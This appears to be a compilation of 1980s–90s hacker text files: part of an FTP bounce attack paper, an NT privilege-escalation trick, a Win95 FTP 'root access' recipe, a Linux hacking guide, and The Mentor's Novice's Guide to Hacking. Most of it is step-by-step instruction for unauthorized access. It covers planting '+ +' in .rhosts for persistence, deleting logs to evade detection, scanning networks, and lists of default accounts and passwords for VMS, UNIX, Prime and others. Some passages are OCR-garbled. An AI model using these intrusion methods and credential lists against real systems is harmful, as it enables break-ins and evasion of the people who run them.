If crypto.com disallows \*any\* FTP client connection from you at foreign.fr and you need to see what files are where, you can always put "list -aR" in your command file and get a directory listing of the entire tree via ufred.

You may have to retrieve your command file to the target's FTP server in ASCII mode rather than binary mode. Some FTP servers can deal with raw newlines, but others may need command lines terminated by CRLF pairs. Keep this in mind when retrieving files to daemons other than FTP servers, as well.

Other possbilities

Despite the fact that such third-party connections are one-way only, they can be used for all kinds of things. Similar methods can be used to post virtually untraceable mail and news, hammer on servers at various sites, fill up disks, try to hop firewalls, and generally be annoying and hard to track down at the same time. A little thought will bring realization of numerous other scary possibilities.

Connections launched this way come from source port 20, which some sites allow through their firewalls in an effort to deal with the "ftp-data" problem. For some purposes, this can be the next best thing to source-routed attacks, and is likely to succeed where source routing fails against packet filters. And it's all made possible by the way the FTP protocol spec was written, allowing control connections to come from anywhere and data connections to go anywhere.

Defenses

There will always be sites on the net with creaky old FTP servers and writeable directories that allow this sort of traffic, so saying "fix all the FTP servers" is the wrong answer. But you can protect your own against both being a third-party bouncepoint and having another one used against you.

The first obvious thing to do is allow an FTP server to only make data connections to the same host that the control connection originated from. This does not prevent the above attack, of course, since the PASV listener could just as easily be on ufred.edu and thus meet that requirement, but it does prevent \*your\* site from being a potential bouncepoint. It also breaks the concept of "proxy FTP", but hidden somewhere in this paragraph is a very tiny violin.

The next obvious thing is to prohibit FTP control connections that come from reserved ports, or at least port 20. This prevents the above scenario as stated.

Both of these things, plus the usual poop about blocking source-routed packets and other avenues of spoofery, are necessary to prevent hacks of this sort. And think about whether or not you really need an open "incoming" directory.

Only allowing passive-mode client data connections is another possibility, but there are still too many FTP clients in use that aren't passive-aware.

"A loose consensus and running code"

There is some existing work addressing this available here at avian.org [and has been for several months, I might add] in the "fixkits archive". Several mods to wu-ftpd-2.4 are presented, which includes code to prevent and log attempts to use bogus PORT commands. Recent security fixes from elsewhere are also included, along with s/key support and various compile-time options to beef up security for specific applications.

Stan Barber at academ.com is working on merging these and several other fixes into a true updated wu-ftpd release. There are a couple of other divergent efforts going on. Nowhere is it claimed that any of this work is complete yet,

but it is a start toward something I have had in mind for a while -- a network-wide release of wu-ftpd-2.5, with contributions from around the net. The wu-ftpd server has become very popular, but is in sad need of yet another security upgrade. It would be nice to pull all the improvements together into one coordinated place, and it looks like it will happen. All of this still won't help people who insist on running vendor-supplied servers, of course.

```
Sanity-checking the client connection's source port is not implemented
specifically in the FTP server fixes, but in modifications to Wietse's
tcp-wrappers package since this problem is more general. A simple PORT option
is added that denies connections from configurable ranges of source ports at
the tcpd stage, before a called daemon is executed.
Some of this is pointed to by /src/fixkits/README in the anonymous FTP
area here. Read this roadmap before grabbing other things.
Notes
=====
Adding the nulls at the end of the command file was the key to making this
work against a variety of daemons. Simply sending the desired data would
usually fail due to the immediate close signaling the daemon to bail out.
If WUSTL has not given up entirely on the whole wu-ftpd project, they are
keeping very quiet about further work. Bryan O'Connor appears to have many
other projects to attend to by now...
This is a trivial script to find world-writeable and ftp-owned directories and
files on a unix-based anonymous FTP server. You'd be surprised how many of
those writeable "bouncepoints" pop out after a short run of something like
this. You will have to later check that you can both PUT and GET files from
such places; some servers protect uploaded files against reading. Many do
not,
and then wonder why they are among this week's top ten warez sites...
#!/bin/sh
ftp -n $1 << FOE
quote "user ftp"
quote "pass -nobody@"
prompt
cd /
dir "-aR" xxx.$$
bye
FOE
# Not smart enough to figure out ftp's numeric UID if no passwd file!
cat -v xxx.$$ | awk '
 BEGIN { idir = "/" ; dirp = 0 }
  /.:$/ { idir = $0 ; dirp = 1 ; }
  /^[-d][-r](.....w.|..... *[0-9]* ftp *)/ {
    if (dirp == 1) print idir
   dirp = 0
   print $0
  } '
rm xxx.$$
I suppose one could call this a white paper. It is up for grabs at avian.org
in /random/ftp-attack as well as being posted in various relevant places.
```

\_H\* 950712

Getting Admin rights

I have recently found a really easy way to get Admin rights on an NT box....

so easy I'm surprised it wasn't discovered earlier.

\_\_\_\_\_

Here we go:

A plain old user has write access to the winnt\system32 directory.

He renames logon.scr to logon.old.

He then renames usrmgr.exe (or musrmgr.exe on Workstations) to logon.scr. He then shuts down the computer using the "close all programs and log on as different user" option.

He then waits.....

The system will start logon.scr if left long enough.

User Manager will load.....

The user then selects his domain. (You have to type the domain name in) He then adds himself to the Administrators group. He then exits and logs back on.

Some of you may be thinking that as soon as you move the mouse the "screen saver" should disappear but because you can only get rid of logon.scr with a ctrl+alt+del you can then use the mouse 'til your heart's content.

To solve this :

Ensure that a plain old user only has "read" rights to the winnt\system32 directory.

Also make sure that the registry has the correct permissions assigned so the user can specify a different location etc for logon.scr.

Hack by: Chameleon <marc5@earthlink.net> WINDOWS 95 Go to a dos prompt after you started dial up networking type by the way if you don't know what victim.com stands for you are a dumb mother fucker TYPE ftp victim.com server will ask for username press enter server will ask for password press enter at the prompt type quote user ftp then type quote cwd ~root then type quote pass ftp Make sure that you delt the log file they might look at it and see that you where on. The password file for who is and isnt allowed on the system is in the directory /etc/passwd so for you lamers once you got on the system type cd etc the type get passwd. If you have done the above right and the server is a little old you will have root access. For you lamers root acces is the highest security status you can have. Note: This will work on most servers the older ones like University's use. UNIX Do the same as above at the unix prompt. LINUX Do the same as unix. OS/2Do the same as windows 95 but open a OS/2 windows

Linux...

All you people that thought you were good hackers, because you could fool dumb sysadmins, and do a bit of social engineering, or hack something by following someones carefully prepared text file. Well you're about to get fucked if you read this text file you will find out that you are a hacker but, the only thing you can do is use someone elses ideas. So with that in mind here goes.

I wrote this text file because i know a lot of people who could benefit from learning to use linux, especially when hacking.

First of all you need to get linux installed on your system so goto http://www.redhat.com I would suggest you invest \$40 in buying the newest version of RedHat linux this way you will get all the files you want/need on one cd. If you have a problem with paying that price, then contact me and i will ship you a copy for half that price, yes only \$20! If you are really cheap (like me :-) you could try and download it, i have gotten it to work before but it's really not worth the wait, i spent a total download time of about 3 days to download all the files i wanted, and if one of the files dosn't work, well you're pretty much fucked. Whatever you decide to do, weather it's purchasing a copy from me or from redhat.com, or being cheap :-) and downloading it, you should read the linux documentation project especially the installation part, it will save you hours of worry. I will touch down very briefly on what you have to do to install linux, but not nearly enough for you to understand the installation. Many people will tell you not to buy RedHat products because they're full of bugs, this is true, and I couldn't agree more, but the bugs are present if you're trying to hack teh box, so in this case just get RedHat Linux, since it's by far the most user friendly and the easiest to install. On the other hand if you are intending to run a sophisticated webserver do NOT get redhat, get something like slackware, or debian linux.

If you are planning to use linux to access the net etc... you will need to read the FAQ on compatability at http://www.redhat.com, i currently don't know of any distribution of linux that supports winmodem or any other type of modem that uses windows software to speed it up, these modems are generally those yukky U.S robotics modems.

From now on I'm assuming you either purchased RedHat linux from me or from RedHat. O.K lets get started, you will need to partition your harddrive, to do this goto dos and type in fdisk choose no. 4 to view current partitions. If you have one large partition that fills your whole harddrive just reserved for windows then once again you're fucked. You need to back up all your shit, before performing the steps below. Once everything is backed up go to dos yet again and type 8in fdisk, now you need to delete your current partition and set a new primary partition the primary partition should not fill your whole harddrive, leave as much space as you want unpartitioned, this unpartitioned space is what you're going to be putting linux on. So now thats done restore your old windows shit and make sure everything is working nice and dandy. Now pop in your redhat cd in your cd-rom drive, and reboot your system. Follow the instructions until you get to a screen that asks if you wish to use fdisk or disk druid to partition your harddrive, just choose disk druid, now you need to set up a native linux partition i recommdn 500 megs, but if you wanna be fancy put about 800 megs. Now after you have assighted a native linux partition and labeled it / Then you need to assighn swap space, assighn as much as you see fit mine is about 55 megs. It is also a good idea to label your dos partition i label mine /dos this is so i can access files in my dos partition while using linux. Once that is done click on OK and save the partition tables, when you get to the place where you choose what to install. If you have a partition thats more than 600 MB then choose the install everything option at the bottom of

the list, if your partition is below 600 MB, then choose everything on the list except the install everything option. If by some chance you just want a very basic setup, this is what i used to run, just choose x-windows, DNS Nameserver, Dial-UP workstation,c++ development, and c development. This will give you everything youneed to compile programs in ,linux, connect to your ISP, run x-windows etc....

X-Windows is a graphical interface for linux it's very very nice it's kinda like windows 95 but it dosn't suck as much, by the way I will be refeering to windows 95 as winblows, for obvious reasons :-).

Once everything is installed, it will tr to sonfigure x-windows for you, this is where it actually helps if you know every little chip in your system, if you don't well tehn just guess, but whatever you do don't install Metro-X, just install XFree86 x-server it's better, well after all that shit you will need to install LILO, LILO is a boot manager it allows you to boot into dos, linux and whatever other O/S's you may have lying around in yuor system, once all that is set up, you will be asked if you wish to install a printer or not, figure that part out yourself, it's pretty straight forward, so I'm not gonna waste my time. I wouldn't recommend configuring a LAN unless you know your shit about linux.

So once setup is finished , your system will reboot. WOA you just installed linux and you're still alive it's amazing isn't it. So now you should be faced with a prompt that says LILO Boot: you can now press tab for options this will show which operating systems you can boot into. You should ahve the following two choices dos and linux, now since this text file covers linux you would want to boot into linux so at the LILO prompt type in linux or simply press return, since linux is your default operating system. Now you should see a bunch of services starting, this indicates that linux is loading.

When you reach the login prompt type in root and use the password you specefied for the setup program earlier. Finally you have redhat linux installed on your system, and hopefully you're still alive, you're still with me RIGHT !!!!! O.K so you have logged in as root, first thing you want to do us shadow your password file I always do thsi because then at least i know a little clueless newbie could never get in my system, to do this type in pwconv. Well thats all you have to do, to me it's a shock that there are so many unshadowed systems on the net when it's so easy to shadow the password file, but i guess ignorance is the satan of all god's people. Well i guess you're like dying to show your friends how k-rad and elite you are, so I guess well better geton to setting up linux to use the net, in other words to dial out to your ISP. O.K heres how you do it. When you're at the prompt type in startx this will start up x-windows. Once x-windows is started, you should see an interface much like windows 95, to the left should be a box named control panel, in the center you should see a window named local-host, this is simply the rootshell just like the one you get when you login. Now to get the modem set up, in the control panel there should be a lot of small icons, goto the 6th one down (modem configuration) choose what com port your modem is on, if you dont know choose SOM 1 it seems to be the default in most computers in gateways i do believe it's COM 2, once thats done, goto the 5th icon down in the control panel (network configuration) and click it, now choose interfaces then goto add, choose ppp as your interface type. Put in your ISP's phone number, and your login and password. Then choose customize, click on networking and click on activate interface at boot time, once this is done goto done and choose to save the configuration. Well thats it simply reboot by typing in reboot and listen to your sweet modem's music.

Now that you're connected to your ISP let's go do some surfing, once you're in x-windows, goto start/applications and click on Netscape Navigator.

Visit http://www.rootshell.com and run a search for scan, once you're confronted with the search results, go down and find the file named

xenolith.tgz download that file. This is a neat little scanner that scans sites for volunerabilities, and I'm basiacly gonna give you a lesson in uncompressing files in linux. Once the file is downloaded goto the dir in which it resides. Since it's a .tgz file we would uncompress it using the following method. Type in gunzip -d xenolith.tgz this will give you xenolith.tar then type in gzip xenolith.tgz this gives you xenolith.tar.gz then type in zcat xenolith.tar.gz | tar xvf - . This will give you a dir called xenolith just cd xenolith and read the README files for installation instructions. I just thought i would include something on uncompressing files because many people ask me for help on the topic.

Well I'm getting to the place where I have to think about what i want to put in this text file, well here's something I will include, a section with some useful command, so here goes. To shutdown your computer type in shutdown -h now (your message) to reboot simply type reboot. To compile use gcc filename.c -o filename. To talk to a user type in write username then on the next line write your message, if you don't want people to send you messages type in mesg n. Well i sure hop this guide helped you through getting linux installed if you want to read books on linux and you're cheap like me goto http://www.mcp.com and sighn up for their personal bookshelf, and get reading tons of books for free, it's a hackers dream and all time paradise.

Now just as you thought it was over I'm gonna show you a few hacking tricks from linux not really how to hack just some useful commands, so here goes. To telnet to a site type in telnet www.victim.com ,to telnet toa site on a specific port type in telnet www.victim.com portnumbe. Let's say i wanted to telnet to port 25 i would type in telnet www.victim.com 25 . To FTP to a machine type in ftp www.victim.com. To rlogin to a machine, many of you proably dont know what the hell im talking about so let me explain. If you place a file called .rhosts in someones home directory and that file has two plusses like this + + in it you can use the rlogin command to log into the system using that account without a password. Ring a bell in your mind? filling with fresh ideas. I use this method whenever I geta shell account, it assures me that if they by any chance change the passowrd I can always rlogin into the system assuming that the account has a .rhosts file in it and the file contains + + then you're in good shape. Assume the username of the account is lamer. So inorder to rlogin into lamer's account we would do the follwoing. Type in rlogin www.victim.com -l lamer . This will telnet us directly into lamer's account where we can start rooting the system.

Well my hand hurts from typing too much, so I'm gonna stop typing, please if you have any questions, suggestions, or comments, e-mail them to ameister@vol.com. Also i nee some suggestions on what to write text files about so please e-mail me, it would be greatly appreciated. Me and some friends are going to be making a magazine with lots of text files and other interesting hacking material, if you would like a copy e-mail me for more info, the price should be no mroe than \$4 Shipping & Handling included.

# DISCLAIMER:

This shit is for educational purposes only, I'm not responsible for any trouble you get in using this info.

VISIT MY WEBPAGE FOR MY OTHER TEXT FILEZ AND USEFUL UTILITIES ETC...

HACKERSWEB IS BACK

http://www.vol.com/~ameister

The LOD/H Presents A Novice's Guide to Hacking- 1989 edition by The Mentor Legion of Doom/Legion of Hackers December, 1988 Merry Christmas Everyone! The author hereby grants permission to reproduce, redistribute, or include this file in your g-file section, electronic or print newletter, or any other form of transmission that you choose, as long as it is kept intact and whole, with no ommissions, deletions, or changes. (C) The Mentor- Phoenix Project Productions 1988,1989 512/441-3088 

Introduction: The State of the Hack

After surveying a rather large g-file collection, my attention was drawn to the fact that there hasn't been a good introductory file written for absolute beginners since back when Mark Tabas was cranking them out (and almost \*everyone\* was a beginner!) The Arts of Hacking and Phreaking have changed radically since that time, and as the 90's approach, the hack/phreak community has recovered from the Summer '87 busts (just like it recovered from the Fall '85 busts, and like it will always recover from attempts to shut it down), and the progressive media (from Reality Hackers magazine to William Gibson and Bruce Sterling's cyberpunk fables of hackerdom) is starting to take notice of us for the first time in recent years in a positive light.

Unfortunately, it has also gotten more dangerous since the early 80's. Phone cops have more resources, more awareness, and more intelligence that they

exhibited in the past. It is becoming more and more difficult to survive as a hacker long enough to become skilled in the art. To this end this file is dedicated . If it can help someone get started, and help them survive to discover new systems and new information, it will have served it's purpose, and served as a partial repayment to all the people who helped me out when I was a beginner.

# Contents

~~~~~~

This file will be divided into four parts:

Part 1: What is Hacking, A Hacker's Code of Ethics, Basic Hacking Safety

Part 2: Packet Switching Networks: Telenet- How it Works, How to Use it,

Outdials, Network Servers, Private PADs

Part 3: Identifying a Computer, How to Hack In, Operating System Defaults

Part 4: Conclusion- Final Thoughts, Books to Read, Boards to Call, Acknowledgements

Part One: The Basics

As long as there have been computers, there have been hackers. In the 50's at the Massachusets Institute of Technology (MIT), students devoted much time

and energy to ingenious exploration of the computers. Rules and the law were disregarded in their pursuit for the 'hack'. Just as they were enthralled with

their pursuit of information, so are we. The thrill of the hack is not in breaking the law, it's in the pursuit and capture of knowledge.

To this end, let me contribute my suggestions for guidelines to follow to ensure that not only you stay out of trouble, but you pursue your craft without

damaging the computers you hack into or the companies who own them.

- I. Do not intentionally damage \*any\* system.
- II. Do not alter any system files other than ones needed to ensure your escape from detection and your future access (Trojan Horses, Altering Logs, and the like are all necessary to your survival for as long as possible.)
- III. Do not leave your (or anyone else's) real name, real handle, or real phone number on any system that you access illegally. They \*can\* and will track you down from your handle!
- IV. Be careful who you share information with. Feds are getting trickier. Generally, if you don't know their voice phone number, name, and occupation or haven't spoken with them voice on non-info trading conversations, be wary.
- V. Do not leave your real phone number to anyone you don't know. This includes logging on boards, no matter how k-rad they seem. If you don't know the sysop, leave a note telling some trustworthy people that will validate you.
- VI. Do not hack government computers. Yes, there are government systems that are safe to hack, but they are few and far between. And the government has inifitely more time and resources to track you down than a company who has to make a profit and justify expenses.
- VII. Don't use codes unless there is \*NO\* way around it (you don't have a local telenet or tymnet outdial and can't connect to anything 800...) You use codes long enough, you will get caught. Period.
- VIII. Don't be afraid to be paranoid. Remember, you \*are\* breaking the law. It doesn't hurt to store everything encrypted on your hard disk, or keep your notes buried in the backyard or in the trunk of your car. You may feel a little funny, but you'll feel a lot funnier when you when you meet Bruno, your transvestite cellmate who axed his family to death.
- IX. Watch what you post on boards. Most of the really great hackers in the country post \*nothing\* about the system they're currently working except in the broadest sense (I'm working on a UNIX, or a COSMOS, or something generic. Not "I'm hacking into General Electric's Voice Mail System" or something inane and revealing like that.)
- X. Don't be afraid to ask questions. That's what more experienced hackers are for. Don't expect \*everything\* you ask to be answered, though. There are some things (LMOS, for instance) that a begining hacker shouldn't mess with. You'll either get caught, or screw it up for others, or both.
- XI. Finally, you have to actually hack. You can hang out on boards all you want, and you can read all the text files in the world, but until you actually start doing it, you'll never know what it's all about. There's no thrill quite the same as getting into your first system (well, ok, I can think of a couple of bigger thrills, but you get the picture.)

One of the safest places to start your hacking career is on a computer system belonging to a college. University computers have notoriously lax security, and are more used to hackers, as every college computer department has one or two, so are less likely to press charges if you should be detected. But the odds of them detecting you and having the personel to committ to tracking you down are slim as long as you aren't destructive.

If you are already a college student, this is ideal, as you can legally explore your computer system to your heart's desire, then go out and look for similar systems that you can penetrate with confidence, as you're already familar with them.

So if you just want to get your feet wet, call your local college. Many of them will provide accounts for local residents at a nominal (under \$20) charge.

Finally, if you get caught, stay quiet until you get a lawyer. Don't volunteer any information, no matter what kind of 'deals' they offer you. Nothing is binding unless you make the deal through your lawyer, so you might as well shut up and wait.

# Part Two: Networks

The best place to begin hacking (other than a college) is on one of the bigger networks such as Telenet. Why? First, there is a wide variety of computers to choose from, from small Micro-Vaxen to huge Crays. Second, the networks are fairly well documented. It's easier to find someone who can help you with a problem off of Telenet than it is to find assistance concerning your

local college computer or high school machine. Third, the networks are safer.

Because of the enormous number of calls that are fielded every day by the big networks, it is not financially practical to keep track of where every call and

connection are made from. It is also very easy to disguise your location using

the network, which makes your hobby much more secure.

Telenet has more computers hooked to it than any other system in the world once you consider that from Telenet you have access to Tymnet, ItaPAC, JANET, DATAPAC, SBDN, PandaNet, THEnet, and a whole host of other networks, all of which you can connect to from your terminal.

The first step that you need to take is to identify your local dialup port. This is done by dialing 1-800-424-9494 (1200 7E1) and connecting. It will spout some garbage at you and then you'll get a prompt saying 'TERMINAL='. This is your terminal type. If you have vt100 emulation, type it in now. Or just hit return and it will default to dumb terminal mode.

You'll now get a prompt that looks like a @. From here, type @c mail <cr> and then it will ask for a Username. Enter 'phones' for the username. When it asks for a password, enter 'phones' again. From this point, it is menu driven. Use this to locate your local dialup, and call it back locally. If you don't have a local dialup, then use whatever means you wish to connect to one long distance (more on this later.)

When you call your local dialup, you will once again go through the TERMINAL= stuff, and once again you'll be presented with a @. This prompt lets

you know you are connected to a Telenet PAD. PAD stands for either Packet Assembler/Disassembler (if you talk to an engineer), or Public Access Device (if you talk to Telenet's marketing people.) The first description is more correct.


Telenet works by taking the data you enter in on the PAD you dialed into, bundling it into a 128 byte chunk (normally... this can be changed), and then transmitting it at speeds ranging from 9600 to 19,200 baud to another PAD, who

then takes the data and hands it down to whatever computer or system it's connected to. Basically, the PAD allows two computers that have different baud rates or communication protocols to communicate with each other over a long distance. Sometimes you'll notice a time lag in the remote machines response. This is called PAD Delay, and is to be expected when you're sending data

through several different links. What do you do with this PAD? You use it to connect to remote computer

systems by typing 'C' for connect and then the Network User Address (NUA) of the system you want to go to.

An NUA takes the form of



This is a summary of DNIC's (taken from Blade Runner's file on ItaPAC) according to their country and network name.

DNIC	Network Name	Country	DNIC	Network Name	Country
_					
02041	Datanet 1	Netherlands	03110	Telenet	USA
02062	DCS	Belgium	03340	Telepac	Mexico
02080	Transpac	France	03400	UDTS-Curacau	Curacau
02284	Telepac	Switzerland	04251	Isranet	Israel
02322	Datex-P	Austria	04401	DDX-P	Japan
02329	Radaus	Austria	04408	Venus-P	Japan
02342	PSS	UK	04501	Dacom-Net	South Korea
02382	Datapak	Denmark	04542	Intelpak	Singapore
02402	Datapak	Sweden	05052	Austpac	Australia
02405	Telepak	Sweden	05053	Midas	Australia
02442	Finpak	Finland	05252	Telepac	Hong Kong
02624	Datex-P	West Germany	05301	Pacnet	New Zealand
02704	Luxpac	Luxembourg	06550	Saponet	South Africa
02724	Eirpak	Ireland	07240	Interdata	Brazil
03020	Datapac	Canada	07241	Renpac	Brazil
03028	Infogram	Canada	09000	Dialnet	USA
03103	ITT/UDTS	USA	07421	Dompac	French Guiana
03106	Tymnet	USA			

There are two ways to find interesting addresses to connect to. The first and easiest way is to obtain a copy of the LOD/H Telenet Directory from the LOD/H Technical Journal #4 or 2600 Magazine. Jester Sluggo also put out a good

list of non-US addresses in Phrack Inc. Newsletter Issue 21. These files will tell you the NUA, whether it will accept collect calls or not, what type of computer system it is (if known) and who it belongs to (also if known.)

The second method of locating interesting addresses is to scan for them manually. On Telenet, you do not have to enter the 03110 DNIC to connect to a Telenet host. So if you saw that 031104120006140 had a VAX on it you wanted to

look at, you could type @c 412 614 (0's can be ignored most of the time.)
 If this node allows collect billed connections, it will say 412 614
CONNECTED and then you'll possibly get an identifying header or just a

Username: prompt. If it doesn't allow collect connections, it will give you a message such as 412 614 REFUSED COLLECT CONNECTION with some error codes out to

the right, and return you to the @ prompt.

There are two primary ways to get around the REFUSED COLLECT message. The first is to use a Network User Id (NUI) to connect. An NUI is a username/pw combination that acts like a charge account on Telenet. To collect to node 412 614 with NUI junk4248, password 525332, I'd type the following: @c 412 614,junk4248,525332 <---- the 525332 will \*not\* be echoed to the screen. The problem with NUI's is that they're hard to come by unless you're a good social engineer with a thorough knowledge of Telenet (in which case you probably aren't reading this section), or you have someone who can provide you with them.

The second way to connect is to use a private PAD, either through an X.25 PAD or through something like Netlink off of a Prime computer (more on these two below.)

The prefix in a Telenet NUA oftentimes (not always) refers to the phone Area

Code that the computer is located in (i.e. 713 xxx would be a computer in Houston, Texas.) If there's a particular area you're interested in, (say, New York City 914), you could begin by typing @c 914 001 <cr>. If it connects,

you make a note of it and go on to 914 002. You do this until you've found some interesting systems to play with.

Not all systems are on a simple xxx yyy address. Some go out to four or five digits (914 2354), and some have decimal or numeric extensions (422 121A = 422 121.01). You have to play with them, and you never know what you're going to find. To fully scan out a prefix would take ten million attempts per prefix. For example, if I want to scan 512 completely, I'd have to start with 512 00000.00 and go through 512 00000.99, then increment the address by 1 and try 512 00001.00 through 512 00001.99. A lot of scanning. There are plenty of neat computers to play with in a 3-digit scan, however, so don't go berserk with the extensions.

Sometimes you'll attempt to connect and it will just be sitting there after one or two minutes. In this case, you want to abort the connect attempt by sending a hard break (this varies with different term programs, on Procomm, it's ALT-B), and then when you get the @ prompt back, type 'D' for disconnect.

If you connect to a computer and wish to disconnect, you can type <cr> @ <cr> and you it should say TELENET and then give you the @ prompt. From there,

type D to disconnect or CONT to re-connect and continue your session uninterrupted.

# Outdials, Network Servers, and PADs

In addition to computers, an NUA may connect you to several other things. One of the most useful is the outdial. An outdial is nothing more than a modem

you can get to over telenet- similar to the PC Pursuit concept, except that these don't have passwords on them most of the time.

When you connect, you will get a message like 'Hayes 1200 baud outdial, Detroit, MI', or 'VEN-TEL 212 Modem', or possibly 'Session 1234 established on Modem 5588'. The best way to figure out the commands on these is to type ? or H or HELP- this will get you all the information that you need to use one.

Safety tip here- when you are hacking \*any\* system through a phone dialup, always use an outdial or a diverter, especially if it is a local phone number to you. More people get popped hacking on local computers than you can imagine, Intra-LATA calls are the easiest things in the world to trace inexpensively. Another nice trick you can do with an outdial is use the redial or macro function that many of them have. First thing you do when you connect is to invoke the 'Redial Last Number' facility. This will dial the last number used,

which will be the one the person using it before you typed. Write down the number, as no one would be calling a number without a computer on it. This is a good way to find new systems to hack. Also, on a VENTEL modem, type 'D' for Display and it will display the five numbers stored as macros in the modem's memory.

There are also different types of servers for remote Local Area Networks (LAN) that have many machine all over the office or the nation connected to them. I'll discuss identifying these later in the computer ID section.

And finally, you may connect to something that says 'X.25 Communication PAD' and then some more stuff, followed by a new @ prompt. This is a PAD just like the one you are on, except that all attempted connections are billed to the PAD, allowing you to connect to those nodes who earlier refused collect connections.

This also has the added bonus of confusing where you are connecting from. When a packet is transmitted from PAD to PAD, it contains a header that has the location you're calling from. For instance, when you first connected to Telenet, it might have said 212 44A CONNECTED if you called from the 212 area code. This means you were calling PAD number 44A in the 212 area. That 21244A will be sent out in the header of all packets leaving the PAD.

Once you connect to a private PAD, however, all the packets going out from \*it\* will have it's address on them, not yours. This can be a valuable buffer between yourself and detection.

### Phone Scanning

#### 

Finally, there's the time-honored method of computer hunting that was made famous among the non-hacker crowd by that Oh-So-Technically-Accurate movie Wargames. You pick a three digit phone prefix in your area and dial every number from 0000 --> 9999 in that prefix, making a note of all the carriers you find. There is software available to do this for nearly every computer in the world, so you don't have to do it by hand.

# Part Three: I've Found a Computer, Now What?

This next section is applicable universally. It doesn't matter how you found this computer, it could be through a network, or it could be from carrier scanning your High School's phone prefix, you've got this prompt this prompt, what the hell is it?

I'm \*NOT\* going to attempt to tell you what to do once you're inside of any of these operating systems. Each one is worth several G-files in its own right. I'm going to tell you how to identify and recognize certain OpSystems, how to approach hacking into them, and how to deal with something that you've never seen before and have know idea what it is.

VMS-	The VAX computer is made by Digital Equipment Corporation (DEC),
	and runs the VMS (Virtual Memory System) operating system.
	VMS is characterized by the 'Username:' prompt. It will not tell
	you if you've entered a valid username or not, and will disconnect
	you after three bad login attempts. It also keeps track of all
	failed login attempts and informs the owner of the account next
time	
	s/he logs in how many bad login attempts were made on the account.
	It is one of the most secure operating systems around from the

It is one of the most secure operating systems around from the outside, but once you're in there are many things that you can do to circumvent system security. The VAX also has the best set of help files in the world. Just type HELP and read to your heart's content. Common Accounts/Defaults: [username: password [[,password]] ] SYSTEM: OPERATOR or MANAGER or SYSTEM or SYSLIB OPERATOR OPERATOR: SYSTEST: UETP SYSMAINT: SYSMAINT or SERVICE or DIGITAL FIELD or SERVICE FIELD: GUEST: GUEST or unpassworded DEMO: DEMO or unpassworded DECNET: DECNET

DEC-10- An earlier line of DEC computer equipment, running the TOPS-10 operating system. These machines are recognized by their '.' prompt. The DEC-10/20 series are remarkably hacker-friendly, allowing you to enter several important commands without ever logging into the system. Accounts are in the format [xxx,yyy] where

xxx and yyy are integers. You can get a listing of the accounts

and

the process names of everyone on the system before logging in with the command .systat (for SYstem STATus). If you seen an account that reads [234,1001] BOB JONES, it might be wise to try BOB or JONES or both for a password on this account. To login, you type .login xxx,yyy and then type the password when prompted for it. The system will allow you unlimited tries at an account, and does not keep records of bad login attempts. It will also inform you if the UIC you're trying (UIC = User Identification Code, 1,2 for example) is bad. Common Accounts/Defaults: 1,2: SYSLIB or OPERATOR or MANAGER

- 2,7: MAINTAIN
- 5,30: GAMES

UNIX-There are dozens of different machines out there that run UNIX. While some might argue it isn't the best operating system in the world, it is certainly the most widely used. A UNIX system will usually have a prompt like 'login:' in lower case. UNIX also will give you unlimited shots at logging in (in most cases), and there is usually no log kept of bad attempts. Common Accounts/Defaults: (note that some systems are case sensitive, so use lower case as a general rule. Also, many times the accounts will be unpassworded, you'll just drop right in!) root: root admin: admin sysadmin: sysadmin or admin unix: unix uucp: uucp rje: rje quest: guest demo: demo daemon: daemon sysbin: sysbin

Prime- Prime computer company's mainframe running the Primos operating system. The are easy to spot, as the greet you with 'Primecon 18.23.05' or the like, depending on the version of the operating system you run into. There will usually be no prompt offered, it will just look like it's sitting there. At this point, type 'login <username>'. If it is a pre-18.00.00 version of

Primos,

you can hit a bunch of ^C's for the password and you'll drop in. Unfortunately, most people are running versions 19+. Primos also comes with a good set of help files. One of the most useful features of a Prime on Telenet is a facility called NETLINK. Once you're inside, type NETLINK and follow the help files. This allows you to connect to NUA's all over the world using the 'nc' command. For example, to connect to NUA 026245890040004, you would type @nc :26245890040004 at the netlink prompt. Common Accounts/Defaults: PRIME PRIME or PRIMOS PRIMOS CS PRIME or PRIMOS PRIMENET PRIMENET SYSTEM or PRIME SYSTEM NETLINK NETLINK TEST TEST

HP-x000-This system is made by Hewlett-Packard. It is characterized by the ':' prompt. The HP has one of the more complicated login sequences around- you type 'HELLO SESSION NAME,USERNAME,ACCOUNTNAME,GROUP'. Fortunately, some of these fields can be left blank in many cases. Since any and all of these fields can be passworded, this is not the easiest system to get into, except for the fact that there are usually some unpassworded accounts around. In general, if the defaults don't work, you'll have to brute force it using the common password list (see below.) The HP-x000 runs the MPE operating system, the prompt for it will be a ':', just like the logon prompt. Common Accounts/Defaults: MGR.TELESUP,PUB User: MGR Acct: HPONLY Grp:

unpassworded

unpassworded

user: FLD, others

user: MAIL, others

PUB

MGR.HPOFFICE,PUB MANAGER.ITF3000,PUB FIELD.SUPPORT,PUB

GUEST

GUEST1

GUEST GUEST

unpassworded

MAIL.TELESUP,PUB

unpassworded

MGR.RJEunpasswordedFIELD.HPP189 ,HPP187,HPP189,HPP196unpasswordedMGR.TELESUP,PUB,HPONLY,HP3unpassworded

TRTS-IRIS stands for Interactive Real Time Information System. It originally ran on PDP-11's, but now runs on many other minis. You can spot an IRIS by the 'Welcome to "IRIS" R9.1.4 Timesharing' banner, and the ACCOUNT ID? prompt. IRIS allows unlimited tries at hacking in, and keeps no logs of bad attempts. I don't know any default passwords, so just try the common ones from the password database below. Common Accounts: MANAGER BOSS SOFTWARE DEMO PDP8 PDP11 ACCOUNTING

VM/CMS-The VM/CMS operating system runs in International Business Machines (IBM) mainframes. When you connect to one of these, you will get message similar to 'VM/370 ONLINE', and then give you a '.' prompt, just like TOPS-10 does. To login, you type 'LOGON <username>'. Common Accounts/Defaults are: AUTOLOG or AUTOLOG1 AUTOLOG1: CMS: CMS CMSBATCH: CMS or CMSBATCH EREP: EREP MAINT: MAINT or MAINTAIN OPERATNS: OPERATNS or OPERATOR OPERATOR OPERATOR: RSCS RSCS: SMART SMART: SNA: SNA VMTEST: VMTEST VMUTTI: VMUTIL VTAM: VTAM

